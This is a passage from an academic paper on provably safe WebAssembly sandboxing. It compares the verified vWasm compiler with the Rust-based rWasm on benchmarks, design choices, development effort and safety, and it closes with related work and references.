```

(a) WebAssembly code. The status of the stack after each instruction's execution is shown as comments, where the stack grows towards the right.

```
fn func_0(&mut self, a: i32) → Option<i32> {
  let mut local0 = a; let mut local1 = 0i32;
  let mut slot0: TV;  let mut slot1: TV;
  'lbl0: loop {
    slot0 = tv(local0);
    slot1 = tv(1i32);
    slot0 = tv((slot0.vi32()?) <
               (slot1.vi32()?));
    'lbl1: loop {
      if slot0.vi32()? != 0 {
        slot0 = tv(local1);
      } else {
        slot0 = tv(local0);
        slot1 = tv(local1);
        slot0 = tv(slot0.vi32()? +
                   slot1.vi32()?);
        local1 = slot0.vi32()?;
        slot0 = tv(local0);
        slot1 = tv(1i32);
        slot0 = tv(slot0.vi32()? -
                   slot1.vi32()?);
        local0 = slot0.vi32()?;
        continue 'lbl0;
      } break;
    } break;
  }
  Some(slot0.vi32()?)
}
```

(b) Simplified Rust Output from rWasm

```
func_0:
    test    esi, esi
    jle     .A
    lea     eax, [rsi − 1]
    lea     ecx, [rsi − 2]
    imul    rcx, rax
    mov     edx, eax
    imul    edx, eax
    shr     rcx
    add     edx, esi
    sub     edx, ecx
    mov     eax, 1
    ret
.A:
    xor     edx, edx
    mov     eax, 1
    ret
```

(c) Compiled to x64

Figure 5: Compilation via rWasm of a program to find the sum of the first `a` positive integers.

unwrapping of tagged unions (i.e., sum types) without any performance penalty. Hence, we implement a custom tagged `enum` in Rust that can hold any of the native Wasm types. As shown in Figure 5b, `tv` wraps and tags values of any scalar type into the `TV` tagged `enum`; the original values can then be extracted back to a scalar type, say `i32`, while checking the tag using `vi32()?`. Using a tagged `enum` means that all Rust variables have the same type, so rWasm's stack analysis only needs to track the overall stack size, not the types of the values on the stack at any given moment during program execution. For example, given the Wasm code, `i32.const 5, drop, f64.const 3.14`, rWasm can reuse the same Rust variable, even though the stack slot has different types during execution. Furthermore, this approach makes the polymorphic Wasm instructions `select` (which picks one of the elements of the stack based upon the top element) and `drop` (which drops the top element of the stack) trivial to implement.

To handle WebAssembly's wide range of control flow constructs, we need to compile them down to those supported by Rust. While Rust does not support unstructured `goto`s, it does have the ability to `break`/`continue` to any outer loop (the labels `'lbl0` and `'lbl1` in Figure 5b correspond to the respective block structure in Figure 5a). We use this, along with conditionals and `match` expressions to implement and emulate all the intra-function control flow constructs in Wasm. Direct function calls translate trivially to direct calls in Rust, but indirect function calls have multiple design choices, such as inlining a dispatch routine, or having multiple type-disjoint dispatch routines, or calling out to a single common dispatch routine (requiring serialization of arguments on the stack and a type check and deserialization at the dispatch routine). In practice, we found the single dispatch routine to work best, for both compile-time and run-time performance.

For WebAssembly's linear memory, there are multiple design choices both for how to implement it, as well as how to access it. The first decision is whether to implement it as an overcommitted allocation with memory-size emulation (similar to that in vWasm) or to simply utilize a heap-allocated resizable array of bytes (i.e., `Vec<u8>`). The second decision is a choice between check-and-panic vs wrapping memory access. Each of these choices involves a trade-off between compile-time and run-time performance. Based on our microbenchmarks (Section 6.1), we chose check-and-panic with a resizable `Vec<u8>` as our default. While this introduces explicit checks at each access, `rustc` optimizes many of them by eliminating repeated or unnecessary checks statically.

Wasm's mutable global variables might initially seem difficult to implement in Rust, since Rust requires `unsafe` to read or write mutable globals (or `static mut` in Rust parlance). However, this has a simple fix familiar to most functional programmers: the state monad. In fact, rWasm even handles Wasm's linear memory this way. In particular, we represent the emulated Wasm module as a Rust `struct` whose associated methods emulate the Wasm module's functions. This means that the module's state is passed into each function (via `&mut self`), and the globals and linear memory can be stored safely within the Rust `struct`.

Finally, rWasm models integer overflow semantics to explicitly match WebAssembly semantics. By default in Rust, integer overflows cause panics in debug builds, and wrap in

release builds. Since Wasm's integer overflow semantics are to always wrap, we explicitly perform wrapping arithmetic in Rust. This ensures that we always match WebAssembly semantics, even in debug builds. We omit this in Figure 5b due to space constraints.

5.5 Extensions

Implementing a low-level (virtual) architecture emulator via lifting to a high-level language, as we do in rWasm, comes with some extra benefits. One such benefit is that it is easy to build code tracers and Inline Reference Monitors (IRMs) in the spirit of SASI [7] (which describes how to instrument Java and x86 byte code to enforce security policies expressed as security automata). Another benefit is that the Rust compiler is able to jointly optimize the IRM and Wasm module's code, since both are part of the same generated Rust source. In fact, one could even consider the sandboxing access checks to be a special case of such IRMs. Within rWasm, we currently have multiple tracers that can be enabled if the user chooses, including function-level tracing, instruction-level tracing, and memory-access tracing, taking 75, 10, and 70 lines of code respectively to implement. Anecdotally, we found it easy to debug rWasm and its output during development due to IRMs. It would not be difficult to extend rWasm with other IRMs, even with very high precision, such as byte-level granularity run-time taint analyzers. Such extensions could potentially allow one to implement various sanitizers, such as AddressSanitizer (ASan) [38], without introducing much overhead, or indeed even needing source (which compiling with ASan requires). We leave such extensions for future work.

6 Evaluation

We evaluate vWasm and rWasm against multiple popular Wasm runtimes. These include interpreters (wasm3 [44] and WAMR [49] in interpreter mode), JIT compilers (Wasmer [45] and wasmtime [46]), and AOT compilers (wasm2c [43], WAMR [49] in AOT compilation mode, WAVM [48]). We choose these runtimes for comparison as they are both popular, as per GitHub stars, and also support the WebAssembly System Interface (WASI) [42], allowing for direct comparisons. We also investigated Lucet [1], which uses Wasm for sandboxing, although without any guarantees.[5] Unfortunately, despite extensive efforts with multiple versions, we were unable to get Lucet to execute any of our 30 benchmarks, and thus we exclude it from comparison.

We evaluate these Wasm runtimes on both quantitative (Section 6.1) and qualitative (Section 6.2) metrics. All benchmarks run on a system with an AMD Ryzen 3700x processor and 64 GB of memory. We compile benchmarks to WASI-compliant Wasm binaries using Clang [3] with the `-O3` optimization level. In addition, for comparison against native (non-sandboxed) execution, we compile directly to native x64 code also using Clang with `-O3`.

6.1 Quantitative Benchmarks

6.1.1 Execution Time

As discussed in Section 3, run-time performance is critical for practical adoption in most applications. Hence, we measure execution time for our compilers and our various baselines using the PolyBench-C benchmark [33] suite, consisting of thirty programs, which has been a standard benchmark suite for Wasm since its inception [11].

Figure 6 summarizes our results, showing the normalized execution time of the benchmarks on the Wasm runtimes. Each point in the chart is the ratio of the mean time taken to execute the benchmark with the particular runtime vs. the mean time taken to execute by compiling the C code directly to non-sandboxed x64. We run each benchmark between 10 and 1000 times, based upon the time taken to run the particular benchmark. The mean of the different normalized execution time, and the 25% and 75% quartiles are shown for each runtime. Appendix A shows a detailed breakdown and further analysis.

The results indicate that, unsurprisingly, compilation strictly dominates interpretation for run-time performance. Note that, as seen in the original Wasm paper [11], we too find some benchmarks execute *faster* when compiled via Wasm than when compiled directly to native code.

With respect to our compilers, we see that rWasm is competitive even with the compilers which are optimized for speed, and not necessarily safety, only slower by 3% to 26% on average than the first three of the four faster runtimes on the list (wasm2c, WAMR in AOT compilation mode, and wasmtime respectively). The fastest, WAVM, is almost twice as fast as rWasm on average, but on some of the longer running PolyBench-C benchmarks (such as `2mm`, `3mm`, and `gemm`), rWasm is more than twice as fast than WAVM, and thus we see that relative performance can vary drastically based upon workload. vWasm consistently outperforms the interpreters on all benchmarks (by 30% on benchmarks like `reg_detect` and `fdtd-apml` to 600% on benchmarks like `cholesky` and `ludcmp`). However, while on average it is 2× to 3× faster than the interpreters, it is slower than the other compilers by 3.5× to 7.5×. However, Figure 6 also shows the execution time for vWasm with the sandboxing pass disabled. We find that the run time is marginally affected (by only 0.2%). This indicates that almost all of the slowdown, compared to other compilers, is due to the unverified portion of the compiler, which can be improved without needing to write any new proofs or even impacting existing proofs. In particular, replacing the simple register allocator and introducing stan-

[5] Indeed, one of the developers remarked, "We're just constantly fixing bugs with it" [28].




Figure 6: Mean execution time of PolyBench-C benchmarks across the Wasm runtimes, normalized to pure native execution. Interpreters have square brackets; JIT compilers have braces; the rest are AOT compilers. vWasm* disables sandboxing.




Figure 7: Mean compilation time for the PolyBench-C benchmarks across the Wasm AOT compilers.




Figure 8: Design choices for sandboxing memory accesses.

dard optimizations (e.g., common subexpression elimination) should improve the performance of code compiled by vWasm significantly, without any proof effort.

Microbenchmark: Sandboxing Memory Accesses There are multiple design choices for how memory accesses are implemented (Section 5.4). We compare these in Figure 8, both on our regular AMD-based test bench, and on a system with an Intel i9-9900K with 128GB of RAM. These violin plots show the time taken to read a single 64-bit integer from memory, using different methods to confirm the read's memory safety. We represent the three approaches, namely No Sandbox (*N*), Check-and-Bound (*C*), and Wrapping with Bitwise AND (*B*), as rows/violins in the plot. *N* is shown only as an unsafe baseline to compare the safely sandboxing *C* and *B*. In each violin, the top half shows the probability density of time taken (collected from $\sim 2 \times 10^9$ samples for each configuration) to perform a single read from resizable memory (via `Vec<u8>`), while the bottom half shows the same from a fixed-size array. On both CPUs, for fixed-sized arrays, the difference between *C* and *B* is negligible. However, on resizable memory, we find that *C* is three times faster than *B* on the AMD CPU, while on the Intel, *B* is only marginally faster than *C*. Thus, we find a significant difference in picking the better approach on modern Intel and AMD CPUs. More surprisingly, *C* either almost meets, or significantly beats the performance *B*, contrary to conventional SFI wisdom.

6.1.2 Compilation Time

For some scenarios (e.g., Web apps), compilation time matters, since it sits on the critical path for an impatient user.

vWasm Component	Lines of Code	Verif. Time (s)
x64 Semantics	2068	114
Printer	1458	45
Parser	558	19
Frontend	2747	57
Register Allocator	1822	87
Optimizer	185	8
Sandboxing	3607	450
AOL	737	9
Layered Effects	443	8
Misc	1160	22

rWasm Component	Lines of Code
AST + IR	384
Parser	888
Stack Analysis + Printer	2157
IRMs	155
Misc	109

Table 1: Development Effort. The first two components of vWasm are its primary TCB.

For other scenarios (e.g., installing dynamic client code at a CDN), compilation time happens off the critical path.

For completeness, Figure 7 shows the mean compilation time needed for each of the Wasm compilers. For our compilers, we also show the split between time spent within our implementation, and time spent in the tool that runs after.

For vWasm, approximately 17% of the 16 seconds is spent within the compiler, and the rest is spent in the assembler. For rWasm, 1.5% of the 137 seconds is spent within our compiler, and the rest is spent within the Rust compiler, which is known for slow performance. We note however, that any improvements in the `rustc`'s compilation time will automatically improve our overall compilation time without requiring any changes to rWasm.

Faster Compilation with Append Optimized Lists As discussed in Section 4.4, we introduce an efficient implementation for functional lists with operations proven functionally equivalent to standard functional lists. When measured on the compilation times for PolyBench-C, they reduce compile times from 25+ seconds to 2.5s, which is an order of magnitude improvement. The impact on verification time and effort (apart from proving the AOL functionally correct) is negligible, since AOLs provably meet the specification for standard functional lists, meaning that they behave as a "free" drop-in replacement.

6.1.3 Development Effort

Next, we quantify the development effort needed to implement both vWasm and rWasm. The former took approximately two person-years to develop, including both code and proofs, while the latter took one person-month. This stark contrast is a testament to the daunting amount of work formal verification requires, even with modern, automated tools like F*. It also illustrates the significant benefit of rWasm's carefully leveraging Rust's investment in safety. We describe the development effort qualitatively in Section 6.2.

As another quantitative measure, we include lines of code for both tools in Table 1, split by high-level components, along with total time taken for F* to verify the components of vWasm. We note however, that this only shows overall time taken to verify; it is not indicative of the interactive verification cycle, which is what comprises the majority of vWasm's development time. To keep the interactive proof engineering cycle tolerable, most proofs in our code base take under ten seconds to verify, and even the most time consuming proofs are checked in under two minutes.

Property	vWasm	rWasm
Safety Guarantee	Theoretically stronger	Provable w/ non-standard TCB
Initial Impl.	Less efficient	More efficient
Maintenance	Less efficient	More efficient
Static Properties	More extensible	Less extensible
Run-Time IRMs	Less extensible	More extensible

Table 2: Summary of the Qualitative Comparisons

6.2 Qualitative Evaluation

Here, we qualitatively compare vWasm and rWasm against one another, as two important points in the design space (Section 3). We summarize the comparison in Table 2.

Safety The level of assurance provided by both vWasm and rWasm is extremely high, since both provide provable safety. However, only the former is formally verified and reasons directly about the generated assembly code. Thus, one might argue that it is theoretically safer. From a more practical view, we need to consider their respective TCBs to understand safety. The TCB for vWasm is standard in many verification papers, in that it includes the verification tool (and its dependencies) as well as the model we are verifying against (here, the x64 machine model). For rWasm, the TCB is non-standard since it includes trusting the compiler of a language that is only a decade old, but is usually not part of verification. However, Rust is committed to memory safety, and is trusted for many security-critical applications in the industry, and thus may be considered safe enough. The decision for which to pick, purely based upon safety, thus relies on which TCB one considers more trustworthy, since the two are practically disjoint, and thus not directly comparable.

As a sanity check, we also confirm that exploit attempts are caught. Specifically, we implement an end-to-end image conversion scenario using netpbm 10.26 (vulnerable to CVE-2008-0554) and libjpeg-turbo 2.1.1. We compile them

to separate Wasm modules, and use them to convert GIFs to JPEGs via a trusted driver program that hosts them as separately sandboxed libraries in the same process. On an example input, the rWasm-compiled and vWasm-compiled versions show a mean slowdown of 1.301× and 3.825× across 100 executions respectively, compared to the equivalent native program without Wasm-based compilation and sandboxing. We also test the proof-of-concept for CVE-2008-0554 on all three versions. This causes the native version to a crash with attacker-controlled state (potentially leading to arbitrary code execution). In contrast, unsurprisingly, both vWasm- and rWasm-compiled versions are able to successfully detect the buffer overflow and terminate the module's execution, returning back safely into the driver program.

Development Effort: Initial Implementation As noted in Section 6.1, vWasm took much longer to implement than rWasm. The reasons for this are many fold: (i) developing verified software continues to be significantly more difficult than unverified software; (ii) a full compiler down to assembly is more complicated than one to a high-level language, due to low-level architectural details; (iii) a compiler to a high-level language supports conveniently introducing tracers (Section 5.5), aiding in the debug cycle.

While our focus is on safety, we also took steps to ensure the correctness of our tools. Indeed, to aid in debugging vWasm during development, we implemented a semantics fuzzer, included in our open source release, which randomly generates valid Wasm programs that check their own results during execution, in order to help identify potentially flawed semantics. The core idea of this fuzzer is to generate code of the form "if 2 + 3 is not 5, exit with failure". This fuzzer helped us identify and fix over 15 distinct semantic correctness issues in vWasm (none of which threatened sandbox safety, but which could lead to incorrect computation results). No issues were found by the fuzzer in rWasm. Both vWasm and rWasm have now been fuzzed extensively, and they both pass all correctness and consistency checks for the benchmarks.

Overall, we conclude that the initial development effort for rWasm is significantly better than vWasm.

Development Effort: Maintenance Of course, the development effort for any software used in practice cannot be understood purely from its initial implementation effort but must also consider ongoing maintenance costs. This can be quite subtle for both vWasm and rWasm, and also somewhat speculative. For the former, there is no further maintenance effort needed if one simply wants to use it on x64 processors, since the architecture, while likely to change, will largely only introduce new instructions while keeping the existing instructions the same. However, improving the performance of code generated by vWasm would require quite some effort. Since the stages before the sandboxing pass are unverified, the effort is comparable to any other maintenance for a compiler. Wasm, as a standard, is not yet completely finished and new proposals will continue to improve upon it, adding new instructions and potentially new control-flow constructs; these should only require a small amount of effort to introduce. However, if Wasm introduces a new way to access memory, this could take a larger amount of effort to introduce into vWasm, since it might impact the sandboxing pass. Finally, despite our efforts to keep our proofs as general as possible, adding support for a new architecture (such as ARM) would be a straightforward but non-trivial amount of effort, given the inherent difficulty of writing formal proofs. In contrast, rWasm automatically supports all architectures supported by the Rust compiler; thus, support for new architectures comes to rWasm "for free" from the broader Rust community. Similarly, performance of the overall compiler automatically improves as `rustc`'s performance is improved, without any changes needed to rWasm's code itself. Additionally, new domain-specific optimizations, new Wasm instructions, control flow constructs, ways to access memory, etc. could be added to rWasm with little effort, as seen by the ease of the initial implementation.

Static Property Extensibility Provable safety is an important property of a verified sandboxing compiler, but one might wish to prove other properties, such as traditional compiler correctness. Here, vWasm has the upper hand, as this is feasible to do in F*, and we have even structured the compiler to make such proofs possible. In contrast, proving correctness for rWasm would be a challenging task, since one would need to formally model the Rust language, show that rWasm preserves Wasm semantics in compiling to Rust, and then implement a semantics-preserving Rust compiler (or prove `rustc` as semantics-preserving). The nature of the provable sandboxing property is what puts it into the sweet spot where we obtain it "for free" when compiling to Rust, and we believe there may be other such properties where one can obtain provable guarantees in a similar fashion. However, all these properties are a strict subset of what might be proven for an implementation like vWasm, which is built in a full-blown verification-oriented language.

Run-Time Extensibility As discussed in Section 5.5, rWasm supports conveniently adding runtime tracers, or Inline Reference Monitors (IRMs). It does so by leveraging its emulation of Wasm in a high-level language (Rust) to succinctly inspect and modify the program's state. In contrast, implementing these for vWasm would require a significant re-architecture of the compiler, which follows a traditional compiler pipeline oriented towards progressively lowering Wasm towards machine code. Thus, run-time behavior of a Wasm module can be better observed, analyzed, and controlled when compiled via rWasm.

7 Related Work

Virtualization-based Isolation Hypervisors and VMMs can provide strong sandboxing, such as with the Hypervisor-Protected Code Integrity (HVCI) [14] option for drivers on Windows. However, this is heavyweight and usually requires hardware support. Lighter weight than this, most operating systems guarantee strong isolation between processes, and some even provide OS-level virtualization, used by container frameworks such as Docker [6] and LXC [25]. This can still be too expensive due to the overhead of IPC, multiple privilege-level crossings, cache flushes, etc. Instead, SFI provides sandboxing that is intra-process, costing little more than a function call. To use a sandboxed module, a developer simply links against it, easing deployment.

Language-based Isolation Some programming languages have VMs that can provide isolation guarantees (e.g., V8 for JavaScript, JVM for Java, and CLR for .NET). However, these must trust the complex implementation of the language's VM, and they restrict usage to their particular language. In contrast, by using Wasm as a narrow waist (Section 2), we support sandboxing for nearly all popular languages.

Validator-based SFI Software Fault Isolation (SFI) [41] is a popular technique for providing language-agnostic, lightweight, and safe software sandboxing. Traditionally, SFI solutions have an untrusted component that introduces the checks, and a trusted validator that confirms that the checks are sufficient before execution. On the Web, NaCl [52] uses this approach, and RockSalt [29] even provides a formally verified validator. They rely, however, on a custom compiler toolchain to make the emitted code easier to validate. In contrast, VeriWasm [17] is a formally verified validator that confirms checks produced by an uncustomized compiler, Lucet [1], which further optimizes code *after* inserting SFI checks. To do this without false positives, VeriWasm uses features of Wasm, as well as implementation choices specific to Lucet. This is quite challenging to do without rejecting legitimate programs or suffering soundness issues (e.g., CVE-2021-32629), due to Rice's theorem [36]. Instead, our approaches guarantee sandbox safety by construction. Additionally, while validator-based approaches like NaCl, RockSalt and VeriWasm are necessarily architecture dependent, rWasm provides architecture-agnostic provable sandboxing. Finally, while most previous SFI solutions use a fixed-size sandbox for performance, rWasm attains high performance without reserving a large, fixed-sized chunk of memory (see Section 5.4), making it feasible to use even in embedded environments.

Compilation-based SFI Kroll et al. [21] present a technique for Portable SFI (PSFI) that is architecture-agnostic, with performance comparable to GCC [10] with no optimizations enabled. PSFI works on Cminor, an intermediate language of CompCert [24] (which compiles from C), and works by composing a program transformer with the verified backend of CompCert. Our compilers instead are multi-lingual since they support any language that can be compiled to Wasm (Section 2.3). In theory, PSFI could also be extended to offer multi-lingual support by writing translators from other languages to Cminor.

Additionally, rWasm obtains competitive performance with unverified performance-optimized implementations (Section 6.1). Due to Rust's collection of supported target architectures, rWasm can also target more architectures with no additional effort.

WebAssembly Multiple compelling use cases have been shown for using Wasm as a sandboxing primitive. RLBox [30] provides a framework for retrofitting isolation of third-party libraries in complex pre-existing software like Firefox; eWASM [32] provides a framework for SFI using Wasm on embedded systems with resource constraints; and Sledge [9] enables low-latency serverless compute on the edge via Wasm. Employing our techniques for provably-safe sandboxing within these framework would provide greater assurance of their safety.

Given Wasm's growing prevalence, it is important to identify its performance bottlenecks compared to running purely native code. Jangda et al. [16] perform a large-scale evaluation of browser Wasm runtimes, which helps identify causes for these bottlenecks, some inherent to Wasm, and others due to implementation deficiencies. These highlight opportunities that vWasm could take to improve performance.

Recent work by Lehmann et al. [23] shows that classic vulnerabilities such as simple stack buffer overflows, unexploitable in native binaries due to common mitigations, become exploitable again inside Wasm modules. This however does not impact sandboxing runtimes for Wasm such as ours, as any exploit will only corrupt the program state within the sandbox. The environment is left unaffected, modulo calls via the trusted interface offered explicitly by the environment.

Proposed extensions to Wasm, such as MS-Wasm [5] (for memory safety), can help capture critical high-level information about the program being compiled Wasm. Other extensions like CT-Wasm [35] (for constant-time cryptography) help capture high-level invariants that one wishes to maintain. These extensions are orthogonal to the goals of sandboxing, and can help provide even stronger guarantees of safety and correctness to the native code execution.

8 Conclusions

In this work, we have explored two concrete points in the design space for implementing a sandboxing execution environment, with a focus on WebAssembly. We proposed

designs for these two points, implemented them as open-source tools, vWasm and rWasm, and evaluated them on a collection of both quantitative and qualitative metrics. We show that run-time performance and provable safety are not in conflict, and indeed rWasm is the first Wasm runtime that is both provably-sandboxed and fast.

Acknowledgments

We would like to thank Deian Stefan for helpful comments and suggestions on an early draft of this paper. We would also like to thank our anonymous reviewers for their feedback.

This work was supported by a fellowship from the Alfred P. Sloan Foundation and by the CONIX Research Center, one of six centers in JUMP, a Semiconductor Research Corporation (SRC) program sponsored by DARPA.

References

[1] Announcing Lucet: Fastly's native WebAssembly compiler and runtime. https://www.fastly.com/blog/announcing-lucet-fastly-native-webassembly-compiler-runtime, March 2019.

[2] Jay Bosamiya, Sydney Gibson, Yao Li, Bryan Parno, and Chris Hawblitzel. Verified transformations and Hoare logic: Beautiful proofs for ugly assembly language. In *In Proceedings of the Conference on Verified Software: Theories, Tools, and Experiments (VSTTE)*, July 2020.

[3] Clang: a C language family frontend for LLVM. https://clang.llvm.org/, 2020.

[4] Leonardo de Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In C. R. Ramakrishnan and Jakob Rehof, editors, *Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340, Berlin, Heidelberg, 2008. Springer Berlin Heidelberg.

[5] Craig Disselkoen, John Renner, Conrad Watt, Tal Garfinkel, Amit Levy, and Deian Stefan. Position paper: Bringing memory safety to WebAssembly. In *Hardware and Architectural Support for Security and Privacy (HASP)*. ACM, June 2019.

[6] Docker. https://www.docker.com/, 2021.

[7] Úlfar Erlingsson and Fred B. Schneider. SASI enforcement of security policies: A retrospective. In *Proceedings of the 1999 Workshop on New Security Paradigms*, NSPW '99, page 87–95, New York, NY, USA, 1999. Association for Computing Machinery.

[8] Ethereum WebAssembly (ewasm). https://ewasm.readthedocs.io/en/mkdocs/, 2021.

[9] Phani Kishore Gadepalli, Sean McBride, Gregor Peach, Ludmila Cherkasova, and Gabriel Parmer. Sledge: A serverless-first, light-weight Wasm runtime for the Edge. In *Proceedings of the 21st International Middleware Conference*, Middleware '20, page 265–279, New York, NY, USA, 2020. Association for Computing Machinery.

[10] GCC, the GNU Compiler Collection. https://gcc.gnu.org/, 2020.

[11] Andreas Haas, Andreas Rossberg, Derek L. Schuff, Ben L. Titzer, Michael Holman, Dan Gohman, Luke Wagner, Alon Zakai, and JF Bastien. Bringing the Web up to speed with WebAssembly. *SIGPLAN Not.*, 52(6):185–200, June 2017.

[12] Norm Hardy. The confused deputy: (or why capabilities might have been invented). *SIGOPS Oper. Syst. Rev.*, 22(4):36–38, October 1988.

[13] How many x86 instructions are there? https://fgiesen.wordpress.com/2016/08/25/how-many-x86-instructions-are-there/, 2016.

[14] Hypervisor-Protected Code Integrity (HVCI). https://docs.microsoft.com/en-us/windows-hardware/drivers/bringup/device-guard-and-credential-guard.

[15] Intel®. Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4, April 2021.

[16] Abhinav Jangda, Bobby Powers, Emery D. Berger, and Arjun Guha. Not so fast: Analyzing the performance of WebAssembly vs. native code. In *2019 USENIX Annual Technical Conference (USENIX ATC 19)*, pages 107–120, Renton, WA, July 2019. USENIX Association.

[17] Evan Johnson, David Thien, Yousef Alhessi, Shravan Narayan, Fraser Brown, Sorin Lerner, Tyler McMullen, Stefan Savage, and Deian Stefan. Trust but verify: SFI safety for native-compiled Wasm. In *Network and Distributed System Security Symposium (NDSS)*. Internet Society, February 2021.

[18] Ralf Jung, Jacques-Henri Jourdan, Robbert Krebbers, and Derek Dreyer. RustBelt: Securing the foundations of the Rust programming language. *Proc. ACM Program. Lang.*, 2(POPL), December 2017.

[19] Zijo Kenjar, Tommaso Frassetto, David Gens, Michael Franz, and Ahmad-Reza Sadeghi. V0LTpwn: Attacking x86 processor integrity from software. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1445–1461. USENIX Association, August 2020.

[20] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *Proceeding of the 41st Annual International Symposium on Computer Architecuture*, ISCA '14, page 361–372. IEEE Press, 2014.

[21] Joshua A. Kroll, Gordon Stewart, and Andrew W. Appel. Portable software fault isolation. In *2014 IEEE*

27th Computer Security Foundations Symposium, pages 18–32, 2014.

[22] Ramana Kumar, Magnus O. Myreen, Michael Norrish, and Scott Owens. CakeML: a verified implementation of ML. In *Proceedings of the ACM Symposium on Principles of Programming Languages (POPL)*, January 2014.

[23] Daniel Lehmann, Johannes Kinder, and Michael Pradel. Everything old is new again: Binary security of WebAssembly. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 217–234. USENIX Association, August 2020.

[24] Xavier Leroy, Sandrine Blazy, Daniel Kästner, Bernhard Schommer, Markus Pister, and Christian Ferdinand. CompCert – a formally verified optimizing compiler. In *Embedded Real Time Software and Systems (ERTS)*. SEE, 2016.

[25] Linux Containers. https://linuxcontainers.org/, 2021.

[26] Nicholas D. Matsakis and Felix S. Klock. The Rust language. In *Proceedings of the 2014 ACM SIGAda Annual Conference on High Integrity Language Technology*, HILT '14, page 103–104, New York, NY, USA, 2014. Association for Computing Machinery.

[27] Stephen McCamant and Greg Morrisett. Evaluating SFI for a CISC architecture. In *15th USENIX Security Symposium (USENIX Security 06)*, Vancouver, B.C. Canada, July 2006. USENIX Association.

[28] Tyler McMullen. Lucet: A Compiler and Runtime for High-Concurrency Low-Latency Sandboxing. Talk presented at the Principles of Secure Compilation (PriSC) workshop. https://youtu.be/WddPA0U6v2A?t=2309s, 2020.

[29] Greg Morrisett, Gang Tan, Joseph Tassarotti, Jean-Baptiste Tristan, and Edward Gan. RockSalt: Better, faster, stronger SFI for the x86. In *Proceedings of the 33rd ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '12, page 395–404, New York, NY, USA, 2012. Association for Computing Machinery.

[30] Shravan Narayan, Craig Disselkoen, Tal Garfinkel, Nathan Froyd, Eric Rahm, Sorin Lerner, Hovav Shacham, and Deian Stefan. Retrofitting fine grain isolation in the firefox renderer. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 699–716. USENIX Association, August 2020.

[31] Authors of VeriWasm. Private Correspondence.

[32] Gregor Peach, Runyu Pan, Zhuoyi Wu, Gabriel Parmer, Christopher Haster, and Ludmila Cherkasova. eWASM: Practical software fault isolation for reliable embedded devices. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 39(11):3492–3505, 2020.

[33] PolyBench-C: the Polyhedral Benchmark suite. https://web.cs.ucla.edu/~pouchet/software/polybench/. Accessed: January 2021.

[34] Aseem Rastogi, Guido Martínez, Aymeric Fromherz, Tahina Ramananandro, and Nikhil Swamy. Layered indexed effects: Foundations and applications of effectful dependently typed programming. https://www.fstar-lang.org/papers/layeredeffects/, 2020.

[35] John Renner, Sunjay Cauligi, and Deian Stefan. Constant-time WebAssembly. In *Principles of Secure Compilation (PriSC)*, January 2018.

[36] H. G. Rice. Classes of recursively enumerable sets and their decision problems. *Transactions of the American Mathematical Society*, 74(2):358–366, 1953.

